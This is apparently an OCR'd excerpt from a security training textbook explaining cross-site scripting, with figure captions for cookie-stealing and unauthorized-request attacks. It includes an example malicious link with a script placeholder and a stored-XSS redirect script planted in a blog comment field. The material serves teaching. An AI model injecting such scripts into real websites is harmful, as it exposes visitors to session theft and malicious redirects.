

Attacker
User's Browser
Malicious Script
Attacker's Server
Server
Legitimate Server
1 Construct a malicious link
<A HREF=http://juggyboybank.com/
registration.cgi?clientprofile=<SCRIPT>
malicious code</SCRIPT>>Click here</A>
2 Email the URL to user and convince user to click on it
3 Request the page
4 Page with malicious script
5 Run

Figure 14.15: XSS example - Stealing users' cookies

XSS Example: Sending an Unauthorized Request



Attacker
User's Browser
Malicious Script
Attacker's Server
Server
Legitimate Server
1 Construct a malicious link
2 Email the URL to user and convince user to click on it
3 Request the page
4 Page with malicious script
5 Run
6 An authorized request

Figure 14.16: XSS example - Sending an unauthorized request

XSS Attack in Blog Posting

The attacker finds an XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.certifiedhacker.com‘</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the TechPost website, the malicious script injected by the attacker in the TechPost comment field activates and redirects the user to the malicious website **certifiedhacker.com**.


